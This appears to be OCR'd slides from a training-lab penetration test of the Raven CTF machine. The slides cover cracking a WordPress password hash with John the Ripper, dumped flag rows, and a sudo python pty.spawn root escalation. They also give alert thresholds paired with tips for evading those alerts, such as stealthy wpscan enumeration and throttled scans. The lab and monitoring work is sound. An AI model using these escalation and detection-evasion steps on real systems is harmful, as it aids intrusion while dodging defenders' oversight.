

root@Kali:~# cd Documents/
root@Kali:~/Documents# touch wp_hashes.txt
root@Kali:~/Documents# nano wp_hashes.txt
root@Kali:~/Documents# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass (P or H) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (?)
1g 0:00:01:52 DONE 3/3 (2022-06-08 19:08) 0.008862g/s 32782p/s 32782c/s 32782C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~/Documents#


| flag3 | | draft | open | | open
//raven.local/wordpress/?p=4
5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| flag4 | | inherit | closed | | closed
| 4-revision-v1 | | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
//raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | 0 | revision
7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
| flag3 | | inherit | closed | | closed
| 4-revision-v1 | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
//raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | 0 | revision

Exploitation: Privilege Escalation

Summarize the following:

- After SSH into Steven’s account, a python script was used to escalate to root privileges.
- After gaining root privileges total control was accomplished to exploit the target.
- Command: **python -c 'import pty;pty.spawn("/bin/bash");'**
- “root@target1://home/steven# cd ..”
- “root@target1:// ls”
- “root@target1:// cat flag4.txt”



Avoiding Detection


Stealth Exploitation of Network Mapping and Enumeration

Monitoring Overview

- The alert that detects this exploit: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute.
- The metric measure packets request from the same source IP to all destination ports.
- The request bytes must exceed 3500 hits each minute.

Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Stagger the number of HTTP request sent with in a minute.
- *Domain Dossier* is an alternative that is similar to a nmap scan.




Stealth Exploitation of Wordpress Scan


Monitoring Overview

- Configure the Wordpress server to send a custom error code when a scan is requested and set an alert for that code.
- The monitor threshold should be set to 1 error code per minute.

Mitigating Detection

- Implement a pause for 1 minute after every 100 http requests.
- To execute the same exploit without triggering the same alert consider: wpscan --stealthy --url http:ll192.168.1.110/wordpress/ --enumerate u
- Or *MalCare* is a good alternative Wordpress scanner that is a comprehensive scanning and instantaneous malware cleanup and protection service.






Stealth Exploitation of Brute Force Attack

Monitoring Overview

- The alert that detect this exploit: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- The metric measure System CPU Processes.
- The threshold will fire at “Above .5 per minute”.

Mitigating Detection

- Instead of using John the Ripper which is designed to run from a CPU. You can use a tool like Hashcat or CrackStation that is used on a website.




Stealth Exploitation of an Exposed SQL Database

Monitoring Overview

- Create a custom alert that looks for all errors involving permissions.
- Set an alert to measure permission errors at the threshold of 30 errors every 30 minutes.
- SQL Database alert.
- Use SQL monitoring tools for anonymous queries such as SolarWinds or Datadog SQL Server Monitoring

Mitigating Detection

- Use parameterized queries rather than simple string concatenation when building your SQL queries.
- All user input should be sanitized at the client and server.
- Avoid outputting verbose error messages, which can provider an attacker with clues as to how exploit a SQL injection vulnerability.
- The wp-config file should be changed so that the login information is not available to everyone who can access the file.



system.auth.sudo.command: Descending	user.name: Descending
/bin/bash	vagrant
/usr/bin/python -c	steven
/usr/bin/python -c import pty;pty.spawn("/bin/bash");	steven
/usr/bin/python -c import pty;pty.spawn(/bin/bash");	steven

Export: Raw Formatted

The End